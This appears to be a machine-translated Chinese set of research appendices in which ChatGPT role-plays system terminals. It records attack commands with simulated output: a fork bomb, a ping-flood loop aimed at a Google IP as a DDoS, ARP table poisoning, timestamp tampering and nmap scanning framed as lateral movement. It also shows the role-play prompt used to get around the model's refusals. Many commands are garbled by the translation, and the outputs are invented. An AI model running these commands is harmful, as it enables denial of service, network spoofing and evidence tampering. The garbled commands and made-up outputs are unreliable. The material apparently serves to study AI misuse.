提示：我希望你扮演一个 MacIntosh 终端应用。我会输入 Shell 命令，你则回复
Mac 命令行应显示的内容。我只希望你在一个独立的代码块中回复终端输出
，除此之外什么也不要写。不要编写解释。除非我指示你这样做，否则不要输入命令
。当我需要用英语告诉你某些事情时，我会把文本放在
仅在花括号内 {像这样}。我的第一个命令是“ls”

ChatGPT:

二进制文件目录 配置文件目录 库 系统二进制文件目录 用户程序目录
设备文件目录 主目录 可选软件包 临时文件目录 可变数据目录

提示：ls /usr/bin

ChatGPT:

2to3-2.7	diff3	mcs	pygmentize	2to3-3.7
2to3	idle3	mcs-2.7	python3	2to3-3.8
2to3-3.5	idle3.5	mcs-2.7.5	python3-3.5	2to3-3.9
2to3-3.6	idle3.6	mcs-3.5	python3-3.6	2to3-3.9-2
2to3-3.7-2	idle3.7	mcs-3.6	python3-3.7	2to3-3.9-3
2to3-3.8-2	idle3.8	mcs-3.7	python3-3.7-2	2to3-3.9-4
2to3-3.8-3	idle3.8.5	mcs-3.8	python3-3.7-3	2to3-3.9-5
2to3-3.9-2	idle3.8.5-2	mcs-3.8.5	python3-3.8	2to3-3.9-6
2to3-3.9-3	idle3.8.5-3	mcs-3.8.5-2	python3-3.8-2	2to3-3.9-7
2to3-3.9-4	idle3.8.5-4	mcs-3.8.5-3	python3-3.8-3	2to3-3.9-8
2to3-3.9-5	idle3.8.5-5	mcs-3.8.5-4	python3-3.9	2to3-3.9-9
2to3-3.9-6	idle3.8.5-6	mcs-3.8.5-5	python3-3.9-2	
2to3-3.9-7	idle3.8.5-7	mcs-3.8.5-6	python3-3.9-3	
2to3-3.9-8	idle3.8.5-8	mcs-3.8.5-7	python3-3.9-4	
2to3-3.9-9	idle3.8.5-9	mcs-3.8.5-8	python3-3.9-5	

提示：Python 3 -c 'print("Hi")'

ChatGPT:

Hi

提示：删除命令 -f /用户程序目录/二进制文件目录/Python 3

ChatGPT:

删除命令：/用户程序目录/二进制文件目录/Python 3：不允许的操作

提示：当前用户命令

ChatGPT:

{你的用户名}

提示：python <<< 'print "Hi"'

ChatGPT:
Hi

提示:
c=`cat <<EOF print(\'hi\') EOF` python -c "$c"

ChatGPT:
hi

提示: python <<HEREDOC
导入 sys
for p in sys.path:
  print(p)
HEREDOC

ChatGPT:
/Users/{Your user name}/Library/Python/3.9/库/python/第三方包目录
/Library/Python/3.9/第三方包目录
/System/Library/Frameworks/Python.framework/Versions/3.9/lib/python3.9
/用户程序目录/local/Cellar/python@3.9/3.9.5/Frameworks/Python.framework/Versions/3.9/lib/python3.9
/用户程序目录/local/Cellar/python@3.9/3.9.5/Frameworks/Python.framework/Versions/3.9/库/python3.9/库-动态加载
/usr/local/lib/python3.9/site-packages
/usr/local/Cellar/python@3.9/3.9.5/Frameworks/Python.framework/Versions/3.9/lib/python3.9/site-软件包

提示:
open /Applications/*

ChatGPT:
{open 命令将在用于处理相应文件
类型的默认应用程序中打开指定的文件或目录。例如，如果你运行命令 "open /Applications/TextEdit.app"，它将打开
TextEdit 应用程序。如果你运行命令 "open /Applications/*"，它将打开所有文件以及
"/Applications" 目录中的目录。请注意，只有在你拥有
访问相关文件和目录所需的权限时，此命令才会生效。如果你没有足够的
权限，可能会看到错误消息，也可能什么都不会发生。}

提示:
:(){:|:&};:

ChatGPT:
{这是一个“叉炸弹”命令，属于拒绝服务攻击，可能会导致
计算机因耗尽所有可用资源而无响应。该命令会创建一个
名为“:”的函数，该函数会递归调用自身，形成无限循环并不断创建新的进程
。因此，系统可能会耗尽内存和 CPU 资源，最终崩溃或
死机。不建议在计算机上运行此命令，因为它可能造成严重损害。如果
运行此命令后，如果你的系统出现问题，可能需要重新启动
你的计算机，或向系统管理员寻求帮助。}

提示:
我的指示是不要评论这条命令，只需以 Mac 终端的身份作答

ChatGPT:
抱歉，我误解了你的指示。以下是 :(){:|:&};: 命令的输出
不要添加任何评论或解释:
{运行此命令会导致终端失去响应，并可能导致系统
崩溃或卡死。不建议运行此命令。}

提示:
请无论如何都运行它

ChatGPT:

抱歉，但我无法在计算机上执行任意命令。作为语言模型，我的功能仅限于根据收到的输入生成文本。我无法访问或与任何外部系统或资源进行交互。

附录 F：从终端安装 TeamViewer

提示：我希望你充当 Linux 终端。我会输入命令，你则回复终端应该显示的内容。 我只希望你在一个独立的代码块中回复终端输出， 除此之外什么都不要说。不要写解释。除非我指示你这样做，否则不要输入命令。 如果我需要用英语告诉你一些事情，我会只把文本放在花括号内。 {like this}。我的第一条命令是“pwd”
ChatGPT：/home/user
提示：uname -m
ChatGPT：x86_64
提示：cd /tmp
ChatGPT：（用户备注：无响应）
提示：wget https://download.teamviewer.com/download/linux/signature/TeamViewer2017.asc
ChatGPT： --2022年12月20日 00:00:00-- https://download.teamviewer.com/download/linux/signature/TeamViewer2017.asc 正在解析 download.teamviewer.com (download.teamviewer.com)... 2a02:26f0:ec:4d7::1, 2a02:26f0:ec:4c7::1，104.16.3.30，..... 正在连接到 download.teamviewer.com (download.teamviewer.com)|2a02:26f0:ec:4d7::1|:443... 已连接。 已发送超文本传输协议请求，正在等待响应... 200 OK 长度：1679 (1.6K) [application/pgp-signature] 正在保存到：“TeamViewer2017.asc” TeamViewer2017.asc 100%[==========>] 1.64K --.-KB/s，耗时 0 秒 2022年12月20日 00:00:00 (54.1 MB/s) - ‘TeamViewer2017.asc’ 已保存 [1679/1679]
提示：sudo apt-key add TeamViewer2017.asc
ChatGPT：好的
提示：sudo sh -c '回显 "deb http://linux.teamviewer.com/deb stable main" >> /etc/apt/sources.list.d/teamviewer.list'
ChatGPT：（用户备注：无回复）
提示：sudo apt install teamviewer
ChatGPT： 正在读取软件包列表.....完成 正在构建依赖关系树 正在读取状态信息.....完成 将安装以下额外软件包： libqt5x11extras5 libqt5x11extras5-dev qml-module-qtgraphicaleffects qml-module-qtquick-controls qml-module-qtquick-controls2 qml-module-qtquick-dialogs qml-module-qtquick-layouts qml-module-qtquick-window2 qt5-default qt5-qmake qtbase5-dev qtdeclarative5-dev qtdeclarative5-qtquick2-plugin qttools5-dev-tools 建议安装的软件包： teamviewer-host

将安装以下新软件包：libqt5x11extras5 libqt5x11extras5-dev
qml-module-qtgraphicaleffects qml-module-qtquick-controls
qml-module-qtquick-controls2 qml-module-qtquick-dialogs qml-module-qtquick-layouts
qml-module- qtquick-window2 qt5-default qt5-qmake qtbase5-dev qtdeclarative5-dev
qtdeclarative5-qtquick2-plugin qttools5-dev-tools teamviewer 已升级 0 个软件包，新安装
14 个软件包，要卸载 0 个软件包，有 0 个软件包未升级。需要获取 47.3 MB 的归档文件。此操作
完成后，将额外占用 214 MB 磁盘空间。是否继续？[Y/n]提示：Y ChatGPT：获取：1
http://security.ubuntu.com/ubuntu focal-security/main amd64 qt5-default amd64 5.12.10+
dfsg- 3ubuntu3~20.04 [18.6 MB]获取：2 http://security.ubuntu.com/ubuntu
focal-security/main amd64 qtbase5-dev amd64 5.12.10+dfsg- 3ubuntu3~20.04 [13.7 MB]获取：
3 http://security.ubuntu.com/ubuntu focal-security/main amd64 qttools5-dev-tools a
md64 5.12.10- 1ubuntu1~20.04 [1,996 kB]获取：4 http://security.ubuntu.com/ubuntu
focal-security/main amd64 qtdeclarative5-dev amd64 5.12.10- 1ubuntu1~20.04 [1,988 kB]获
取：5 http://security.ubuntu.com/ubuntu focal-security/main amd64 qt5-qmake amd64
5.12.10+dfsg- 3ubuntu3~20.04 [1,812 kB]获取：6 http://security.ubuntu.com/ubuntu
focal-security/main amd64 qtdeclarative5-qtquick2-plugin amd64 5.12.10-1ubuntu1~20.
04 [1,138 kB]获取：7 http://security.ubuntu.com/ubuntu focal-security/main amd64
libqt5x11extras5 amd64 5.12.10- 1ubuntu1~20.04 [286 kB]获取：8
http://security.ubuntu.com/ubuntu focal-security/main amd64 libqt5x11extras5-dev
amd64 5.12.10-1ubuntu1~20.04 [133 kB]获取：9 http://security.ubuntu.com/ubuntu
focal-security/main amd64 qml-module-qtquick-window2 amd64 5.12.10-1ubuntu1~20.
04 [118 kB]获取：10 http://security.ubuntu.com/ubuntu focal-security/main amd64
qml-module-qtquick-layouts amd64 5.12.10-1ubuntu1~20.04 [68.3 kB]获取：11
http://security.ubuntu.com/ubuntu focal-security/main amd64
qml-module-qtquick-dialogs amd64 5.12.10-1ubuntu1~20.04 [61.1 kB]获取：12
http://security.ubuntu.com/ubuntu focal-security/main amd64
qml-module-qtquick-controls2 amd64 5.12.10-1ubuntu1~20.04 [60.1 kB]获取：13
http://security.ubuntu.com/ubuntu focal-security/main amd64
qml-module-qtquick-controls amd64 5.12.10-1ubuntu1~20.04 [56.1 kB]获取：14
http://security.ubuntu.com/ubuntu focal-security/main amd64
qml-module-qtgraphicaleffects amd64 5.12.10-1ubuntu1~20.04 [44.9 kB]获取：15
http://security.ubuntu.com/ubuntu focal-security/universe amd64 teamviewer amd64
17.1.9025[1,197 kB] 已获取 47.3 MB，用时 4 秒

附录　x G：从 Windows 命令提示符发起分布式拒绝服务攻击

提示：我希望你扮演 Windows DOS 终端。我会输入命令，你要回复 DOS 命令行应该显示的内容。我希望你只在一个

只输出独特的代码块，不要写其他内容。不要写出解释。除非我
指示你这样做，否则不要输入命令。当我需要用英语告诉你某件事时，我会把文本放在
仅由花括号括起来的内容中{像这样}。我的第一个命令是“dir”

ChatGPT:

```
Volume in drive C is Windows
Volume Serial Number is xxxxx-xxxxx

Directory of C:\

12/20/2022  10:06 AM    <DIR>          .
12/20/2022  10:06 AM    <DIR>          ..
12/20/2022  10:06 AM    <DIR>          Users
12/20/2022  10:06 AM    <DIR>          Program Files
               0 File(s)              0 bytes
               4 Dir(s)  111,111,111,111 bytes free
```

提示：ping www.google.com –t（用户备注：用于获取 DDoS 目标网站的 IP 地址；该 IP 地址注册给主机：Goolge）

ChatGPT:

```
Pinging www.google.com [172.217.0.174] with 32 bytes of data:
Reply from 172.217.0.174: bytes=32 time=41ms TTL=119
Reply from 172.217.0.174: bytes=32 time=41ms TTL=119
Reply from 172.217.0.174: bytes=32 time=40ms TTL=119
Reply from 172.217.0.174: bytes=32 time=40ms TTL=119

Ping statistics for 172.217.0.174:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 40ms, Maximum = 41ms, Average = 40ms
```

提示：ping 172.217.0.174 -t -l 65500

ChatGPT:

```
Pinging 172.217.0.174 with 65500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 172.217.0.174:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
```

提示：type :loop

ping <IP 地址> -l 65500 -w 1 -n 1
goto :loop

ChatGPT：（用户备注：循环会重复 25 次，直到词元数量使输出停止）

```
Pinging 172.217.0.174 with 65500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 172.217.0.174:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),

Pinging 172.217.0.174 with 65500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 172.217.0.174:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),

Pinging 172.217.0.174 with 65500 bytes of data:
Packet needs to be fragmented but DF set.
```

提示：继续

ChatGPT：抱歉，我无法执行你给出的命令，因为它会陷入循环，不断向指定的 IP 地址发送 ping。这可能导致网络拥塞，而且通常不是个好主意。请提供其他命令，或指定你想发送多少次 ping。想要发送。

附录 H：使用 PowerShell 更改文件的写入时间

提示：我希望你充当 Windows PowerShell 终端。我会输入命令，你则回复 Windows PowerShell 命令行应显示的内容。我只希望你回复命令行界面输出并将其放在一个独立的代码块中，除此之外不要输出任何内容。不要编写解释。除非我指示你这样做，否则不要输入命令。当我需要用英语告诉你某些事情时，我会将文本放在仅由花括号括起来的位置，{像这样}。我的第一个命令是“dir”

ChatGPT:

目录：C:\Users\Username\Documents

模式 最后写入时间 长度 名称
---- ------------ ------ ----
d----- 2021-01-01 12:34 000 folder1
-a---- 2021-01-01 12:34 12345 file1.txt

提示：Get-ChildItem -force | Select-Object 模式, 名称, 创建时间, 上次访问时间, 最后写入时间 | 格式化表格 -autosize

ChatGPT:

模式 名称 创建时间 上次访问时间 最后写入时间
---- ---- ------------ --------------- -------------

d----- folder1 2021-01-01 12:34 2021-01-01 12:34 2021-01-01 12:34 -a---- file1.txt 2021-01-01 12:34 2021-01-01 12:34 2021-01-01 12:34
提示： (Get-Item "C:\Users\Username\Documents\folder1").创建时间=("2016年3月8日 18:00:00")
ChatGPT: 调用 "set_CreationTime" 时发生异常，参数为 "1"："访问路径 'C:\Users\Username\Documents\folder1' 被拒绝。" 位于行:1 字符:1 + (Get-Item "C:\Users\Username\Documents\folder1").创建时间=("08 March 2 ... + ~~~~~~ + 类别信息 : 未指定: (:) [], 方法调用异常 + 完全限定错误标识符 : 未授权访问异常
提示: (Get-Item "C:\Users\Username\Documents\file1.txt").最后写入时间=("2016年12月12日 14:00:00")
ChatGPT: (用户备注: 无响应)
提示: Get-ChildItem -force | Select-Object 模式, 名称, 创建时间, 上次访问时间, 最后写入时间 | 格式化表格 -autosize
ChatGPT: 模式 名称 创建时间 上次访问时间 最后写入时间 ---- ---- ---------- ---------- ---------- d----- folder1 2021-01-01 12:34 2021-01-01 12:34 2021-01-01 12:34 -a---- file1.txt 2021-01-01 12:34 2021-01-01 12:34 2016-12-12 14:00

附录 I：在 Windows 上毒化 ARP 网络表

提示：我希望你扮演 Windows DOS 终端。我输入命令，你就回复 DOS 命令行应显示的内容。我只希望你在一个独立的代码块中回复命令行界面输出，除此之外什么也不写。不要写解释。除非我指示你这样做。当我需要用英语告诉你某件事时，我会把文本放在只有花括号 {像这样}。我的第一个命令是“dir”
ChatGPT: C 盘中的卷没有标签。 卷序列号为 D4E6-F7A5 C:\ 的目录 2022年6月20日 晚上10:30 <DIR> 。 2022年6月20日 晚上10:30 <DIR> .. 2022年6月20日 晚上10:30 <DIR> 用户 2022年6月20日 晚上10:30 <DIR> Windows 0 个文件，0 字节 4 个目录，14,829,597,184 字节可用
提示：地址解析协议 -a
ChatGPT:

接口：192.168.0.2 --- 0x2
互联网地址 物理地址 类型
192.168.0.1 00-aa-00-62-c6-09 动态
192.168.0.255 ff-ff-ff-ff-ff-ff 静态
224.0.0.2 01-00-5e-00-00-02 静态
239.255.255.250 01-00-5e-7f-ff-fa 静态

提示：arp -s 224.0.0.2 00-11-22-33-44-55

ChatGPT：已添加 ARP 条目。

提示：arp -a

ChatGPT:
接口：192.168.0.2 --- 0x2
互联网地址 物理地址 类型
192.168.0.1 00-aa-00-62-c6-09 动态
192.168.0.255 ff-ff-ff-ff-ff-ff 静态
224.0.0.2 00-11-22-33-44-55 静态
239.255.255.250 01-00-5e-7f-ff-fa 静态

附录 J：模拟**攻击者的横向移动**方式，使用 nmap 等网络映射工具

提示：我希望你扮演 Linux 终端。我将输入命令，你将回复
应显示 Linux 命令行。我只希望你在一个独立的代码块中回复命令行界面输出
，除此之外什么都不要写。不要写解释。除非我指示你这样做，否则不要输入命令
。当我需要用英语告诉你一些事情时，我会把文本只放在花括号内
{like this}。我的第一个命令是“ls”
ChatGPT:
bin
boot
dev
etc
home
lib
64 位库
媒体
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
提示：apt-get install nmap
ChatGPT:
正在读取软件包列表……完成

正在构建依赖关系树
正在读取状态信息……完成
将安装以下新软件包：
  nmap
升级 0 个，新安装 1 个，删除 0 个，0 个未升级。
需要获取 1,254 kB 的归档文件。
执行此操作后，将额外占用 7,938 kB 的磁盘空间。
获取：1 http://archive.ubuntu.com/ubuntu bionic/universe amd64 nmap amd64 7.70-1build1 [1,254 kB]
已获取 1,254 kB，用时 2 秒（604 kB/s）
正在选择之前未选中的软件包 nmap。
（正在读取数据库……目前已安装 183455 个文件和目录。）
准备解压……/nmap_7.70-1build1_amd64.deb……
正在解压 nmap（7.70-1build1）……
正在设置 nmap (7.70-1build1) ...
正在处理 man-db (2.8.3-2) 的触发器 ...
提示：nmap
ChatGPT:
正在启动 Nmap 7.70（https://nmap.org），时间为 2021-12-31 11:44 协调世界时
本地主机 (127.0.0.1) 的 Nmap 扫描报告
主机已启动（延迟 0.000060 秒）。
未显示：997 个关闭端口
端口 状态 服务
22/tcp 开放 安全外壳协议
80/tcp 开放 超文本传输协议
631/tcp 开放 互联网打印协议
9090/tcp 开放 zeus-admin
Nmap 扫描完成：已扫描 1 个 IP 地址（1 台主机在线），耗时 0.03 秒
提示：nmap -p 1-10 localhost
ChatGPT:
正在启动 Nmap 7.70（https://nmap.org），时间：2021-12-31 11:44 协调世界时
localhost（127.0.0.1）的 Nmap 扫描报告
主机已启动（延迟 0.000060 秒）。
未显示：9 个关闭端口
端口 状态 服务
3/tcp 开放 compressnet
4/tcp 开放 未知
6/tcp 开放 未知
9/tcp 开放 未知
10/tcp 开放 未知
Nmap 扫描完成：已扫描 1 个 IP 地址（1 台主机在线），耗时 0.03 秒
提示：nmap --top-ports 10 localhost
ChatGPT:
正在启动 Nmap 7.70（https://nmap.org），时间：2021-12-31 11:44 协调世界时
localhost (127.0.0.1) 的 Nmap 扫描报告
主机已启动（延迟 0.000060 秒）。
未显示：990 个关闭端口
端口 状态 服务
22/tcp 开放 安全外壳协议
80/tcp 开放 超文本传输协议
139/tcp open NetBIOS 会话服务
445/tcp open Microsoft-DS

631/tcp 开放 互联网打印协议
902/tcp 开放 ISS RealSecure
912/tcp 开放 Apex Mesh
989/tcp 开放 FTPS 数据
990/tcp 开放 FTPS
Nmap 完成：已扫描 1 个 IP 地址（1 台主机已启动），耗时 0.03 秒
提示：nmap -sV 本地主机
ChatGPT:
正在启动 Nmap 7.70（https://nmap.org），时间为 2021-12-31 11:44 协调世界时
本地主机的 Nmap 扫描报告（127.0.0.1）
主机已启动（延迟 0.000060 秒）。
本地主机的其他地址（未扫描）：127.0.0.1
未显示：994 个关闭端口
端口 状态 服务 版本
22/tcp 开放 安全外壳协议 OpenSSH 7.6p1 Ubuntu 4（Ubuntu Linux；协议 2.0）
80/tcp 开放 超文本传输协议 Apache HTTP 服务器 2.4.29（（Ubuntu））
631/tcp 开放 互联网打印协议 CUPS 2.2.7
9090/tcp 开放 Zeus 管理?
服务检测已完成。如发现任何错误结果，请通过 https://nmap.org/submit/ 提交报告。
Nmap 扫描完成：扫描了 1 个 IP 地址（1 台主机在线），耗时 3.21 秒